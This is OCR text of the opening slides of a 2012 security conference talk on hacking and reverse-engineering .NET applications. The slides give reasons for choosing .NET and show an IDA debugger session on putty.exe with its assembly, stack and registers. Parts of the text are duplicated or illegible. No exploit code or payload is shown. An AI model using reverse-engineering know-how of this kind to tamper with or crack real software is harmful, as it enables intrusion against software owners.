
Hacking .NET Applications: The Black Arts

AppSec-DC 2012

Jon McCoy
www.DigitalBodyGuard.com

Hacking .NET Applications: The Black Arts

AppS DC 2012



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

WHY .NET

- .NET new and cross platform
  - Windows, OS-X, Linux, Android, IPhone, ARM
- The attacks are not new nor only in .NET
  - C++, Java, ...
- Faster development time
- Similar layout to JAVA
- I happen to be good at .NET


VS AT



creative commons



NOT AMS LEVEL


IDA - C:\IDA\REVERSING\putty.exe
File Edit Jump Search View Debugger Options Windows Help
IDA View-EIP
Threads
General registers
Search
Thread
Line 1 of 1
IDA View-EIP
EIP
EBP
ESP

```
Debugger: Library loaded: C:\WINNT\system32\NTDLL.DLL
Debugger: Library loaded: C:\WINNT\system32\ADVAPI32.dll
Debugger: Library loaded: C:\WINNT\system32\KERNEL32.DLL
```

```
AU: idle   Down   Disk: [illegible]   00031219   00431219: WinMain(x,x,x,x)+35
```

```
00000350
```


```
.text:00431207 call    ds:InitCommonControls
.text:0043120D call    sub_4300A1
.text:00431212 call    sub_437607
.text:00431217 test    eax, eax
.text:00431219 jnz     short loc_43124E
.text:0043121B push    ds:lpSt[illegible]   00000001
.text:00431221 push    offset aSFatalError
.text:00431226 call    sub_406B06
.text:0043122B pop     ecx
.text:0043122C mov     esi, eax
.text:0043122E pop     ecx
.text:0043122F push    30h
.text:00431231 push    esi
.text:00431232 push    offset Text
.text:00431237 push    0
.text:00431239 call    ds:MessageBoxA
.text:0043123F push    esi
.text:00431240 call    sub_406E7E
.text:00431245 pop     ecx
.text:00431246 push    1
.text:00431248 pop     eax
.text:00431249 jmp     loc_43204E
.text:0043124E ; ---------------------------------
.text:0043124E
.text:0043124E loc_43124E:
.text:0043124E mov     eax, dword_45A1C4
```

```
0012FF30 var_4 dd 65h
0012FF34 dd      12FFC0h ; Stack[00000
0012FF38 retaddr dd     43CC53h ; sta
0012FF3C hInstance dd offset unk_400
0012FF40 hMenu dd 0
0012FF44 uIDEvent dd offset unk_132D
0012FF48 nCmdShow dd 0Ah
0012FF48 ; [END OF STACK FRAME _WinM
0012FF4C dd      12D9C4h ; Stack_PAGE_
0012FF50 dd         200h
0012FF54 dd    7FFDF000h
```

```
EAX 00000001
EBX 7FFDF000   debug013:7FFDF000
ECX 00000065
EDX 77FD0170   NTDLL.DLL:77FD0170
ESI 00000000
EDI 0012D9C4   Stack_PAGE_GUARD[0000035
EBP 0012FF34   Stack[00000350]:0012FF34
ESP 0012FF34   Stack[00000350]:0012FF34
EIP 00431219   WinMain(x,x,x,x)+35
EFL 00000206

CF 0
PF 1
AF 0
ZF 0
SF 0
TF 0
IF 1
DF 0
OF 0
```

WHY NOT ASM?

NOT IDA PRO



```
Debugger: Library loaded: C:\WINNT\system32\NTDLL.DLL
Debugger: Library loaded: C:\WINNT\system32\ADVAPI32.dll
Debugger: Library loaded: C:\WINNT\system32\KERNEL32.DLL
```

AU: idle | Down | Disk: 103GB | 00031219 | 00431219: WinMain(x,x,x,x)+35

IDA View-EIP

```
.text:00431207 call    ds:InitCommonControls
.text:0043120D call    sub_4300A1
.text:00431212 call    sub_437607
.text:00431217 test    eax, eax
.text:00431219 jnz     short loc_43124E
.text:0043121B push    ds:lpSt eax=00000001
.text:00431221 push    offset aSFatalError
.text:00431226 call    sub_406B06
.text:0043122B pop     ecx
.text:0043122C mov     esi, eax
.text:0043122E pop     ecx
.text:0043122F push    30h
.text:00431231 push    esi
.text:00431232 push    offset Text
.text:00431237 push    0
.text:00431239 call    ds:MessageBoxA
.text:0043123F push    esi
.text:00431240 call    sub_406E7E
.text:00431245 pop     ecx
.text:00431246 push    1
.text:00431248 pop     eax
.text:00431249 jmp     loc_43204E
.text:0043124E ; ---------------------------
.text:0043124E
.text:0043124E loc_43124E:
.text:0043124E mov     eax, dword_45A1C4
```

